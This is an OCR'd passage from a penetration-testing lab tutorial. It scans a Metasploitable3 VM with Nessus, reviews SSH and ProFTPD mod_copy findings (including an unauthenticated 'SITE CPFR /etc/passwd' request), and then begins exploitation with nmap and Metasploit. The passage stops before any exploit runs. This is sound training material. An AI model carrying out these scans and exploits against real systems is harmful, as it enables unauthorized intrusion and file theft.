


□	Name	Schedule	Last Scanned ▾
□	Mets3-Linux	On Demand	N/A

Figure 7 – Start Nessus scan on our target

Figure Zzzzzz

20. Once the scan begins, you can double-click on the scan and watch the progress




Host	Vulnerabilities	%
200.200.200.7	1 37	5%

Policy: Advanced Scan
Status: Running
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 4:52 PM

Figure 8 – Nessus running a scan of our target

21. Once the scan reports on vulnerabilities, you can double-click on the progress bar and it will show you a list of detected vulnerabilities



Mets3-Linux

‹ Back to My Scans

Hosts 1 | **Vulnerabilities 15** | Notes 3 | History 1

Filter ▾ | Search Vulnerabilities | **15** Vulnerabilities

Sev ▾	CVSS ▾	VPR ▾	Name ▴	Family ▴	Count ▾
MIXED	...	...	Apache HTTP...	Web Servers	3
MIXED	...	...	SMB (Multipl...	Misc.	2
INFO	...	...	HTTP (Multipl...	Web Servers	9
INFO	...	...	SMB (Multipl...	Windows	7
INFO	...	...	Microsoft Wi...	Windows	2
INFO			Nessus SYN scann...	Port scanners	8
INFO			Service Detection	Service detection	8


Scan Details

Policy: Advanced Scan
Status: Running
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 4:52 PM

Vulnerabilities

Figure 9 – Reported vulnerabilities

22. You can then double-click on any of the vulnerabilities and receive more information on the vulnerability. In this figure, we clicked on one of the Mixed results to see more of the results



Mets3-Linux / SSH (Multiple Issues)

‹ Back to Vulnerabilities

Hosts 1 | **Vulnerabilities 30** | Notes 4 | History 1

Search Vulnerabilities | **6** Vulnerabilities

Sev ▾	CVSS ▾	VPR ▾	Name ▴	Family ▴	Count ▾
MEDIUM	4.3 *		SSH Weak Algorith...	Misc.	1
LOW	3.7		SSH Server CBC M...	Misc.	1
LOW	3.7		SSH Weak Key Exc...	Misc.	1
LOW	2.6 *		SSH Weak MAC Al...	Misc.	1
INFO			SSH Algorithms an...	Misc.	1
INFO			SSH SHA-1 HMAC ...	Misc.	1


Scan Details

Policy: Advanced Scan
Status: Running
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 4:52 PM

Vulnerabilities

Figure 10 – Details of exploits

23. Then you can double-click on any exploit to get more detailed information as well



SSH Weak Algorithms Supported

Description
Nessus has detected that the remote SSH server is configured to use the Arcfour stream cipher or no cipher at all. RFC 4253 advises against using Arcfour due to an issue with weak keys.

Solution
Contact the vendor or consult product documentation to remove the weak ciphers.

See Also
https://tools.ietf.org/html/rfc4253#section-6.3

Output

```
The following weak server-to-client encryption algorithms are supported :

  arcfour
  arcfour128
  arcfour256
```

Plugin Details


Severity:	Medium
ID:	90317
Version:	$Revision: 1.3 $
Type:	remote
Family:	Misc.
Published:	April 4, 2016
Modified:	December 14, 2016

Risk Information

Risk Factor: Medium
CVSS v2.0 Base Score: 4.3
CVSS v2.0 Vector: CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N

Figure 11 – Even more details of the vulnerability

24. It took about 15 minutes for the scan to complete. Your results will vary. However, we can see that several vulnerabilities were detected including some critical vulnerabilities that need immediate attention



□	Host	Vulnerabilities ▾
□	200.200.200.7	2 2 8 4 73 ✕


Scan Details

Policy: Advanced Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 4:52 PM
End: Today at 5:13 PM
Elapsed: 22 minutes

Vulnerabilities


Figure 12 – Nessus vulnerability scan completed

25. Let's investigate the critical vulnerability a bit further



□	Sev ▾	CVSS ▾	VPR ▾	Nam... Family ▲		Count ▾
□	CRITICAL	9.8	7.4	P...	FTP	1
□	MIXED	...	...	3	D:CGI abuses	3
□	MIXED	...	...	7	S:General	7

Figure 13 – Critical Vulnerability



Mets3-Linux / Plugin #84215

ProFTPD mod_copy Information Disclosure

Description

The remote host is running a version of ProFTPD that is affected by an information disclosure vulnerability in the mod_copy module due to the SITE CPFR and SITE CPTO commands being available to unauthenticated clients. An unauthenticated, remote attacker can exploit this flaw to read and write to arbitrary files on any web accessible path on the host.

Solution

Upgrade to ProFTPD 1.3.5a / 1.3.6rc1 or later.

See Also

http://bugs.proftpd.org/show_bug.cgi?id=4169

Output

```
Nessus received a 350 response from sending the following unauthenticated request :

SITE CPFR /etc/passwd
```

Plugin Details

Severity:	Critical
ID:	84215
Version:	1.11
Type:	remote
Family:	FTP
Published:	June 16, 2015
Modified:	January 16, 2024

VPR Key Drivers

Threat Recency: No recorded events
Threat Intensity: Very Low
Exploit Code Maturity: Functional
Age of Vuln: 730 days +
Product Coverage: Low
CVSSV3 Impact Score: 5.9
Threat Sources: No recorded events

Figure 14 – FTP vulnerability details


Phase III – Making Use of the Information

Finding vulnerabilities is only part of the process. There are many ways to exploit vulnerabilities, which we will share in the following chapters, but for now, we don’t want to leave you hanging. So we introduce an easy way to exploit this vulnerability so that you can close the loop on the process.

The Metasploit Framework is a tool for developing and expecting exploit code against targets. It also includes anti-forensic and evasion tools. It is preinstalled in Kali and we can leverage it quickly against our target machine. Metasploitable3 was developed to practice Metasploit attacks.

NOTE: Phase III was written separately from Phases I and II. The target machine’s IP address changed from 200.200.200.7 to 200.200.200.8 due to DHCP.

1. The exploit report included this in the description. We are going to use this information to our advantage



Exploitable With

Metasploit (ProFTPD 1.3.5 Mod_Copy Command Execution)


CANVAS ()

Figure 15 – Nessus tells us how Metasploit can take advantage of the vulnerability

2. Open a terminal and run an Nmap scan directly on our target machine and use the -sS (TCP Syn) -sV (port probe) flags to identify the FTP service port

```
> sudo nmap -sS -sV 200.200.200.8
```

3. We can see that port 21 matches the exploit identified by Nessus in Figure 14 above and has been known to be successfully attacked by Metasploit in the past in Figure 15 above


42v3-Kali (Fresh Install) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
student@kali: ~
File Actions Edit View Help

```
┌──(student㉿kali)-[~]
└─$ sudo nmap -sS -sV 200.200.200.8
[sudo] password for student:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-17 14:57 MST
Nmap scan report for 200.200.200.8
Host is up (0.0053s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp   open   http        Apache httpd 2.4.7
445/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
8080/tcp open   http        Jetty 8.1.7.v20120910
8181/tcp closed intermapper
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.50 seconds

┌──(student㉿kali)-[~]
└─$ 
```

Figure 16 – Nmap port 21 matches Nessus scan


4. Open Metasploit at the command line prompt

```
> msfconsole
```

5. Now search for the FTP exploit by typing

```
> search ProFTPD
```

6. You can see that we get six results, but only one of them is for our version



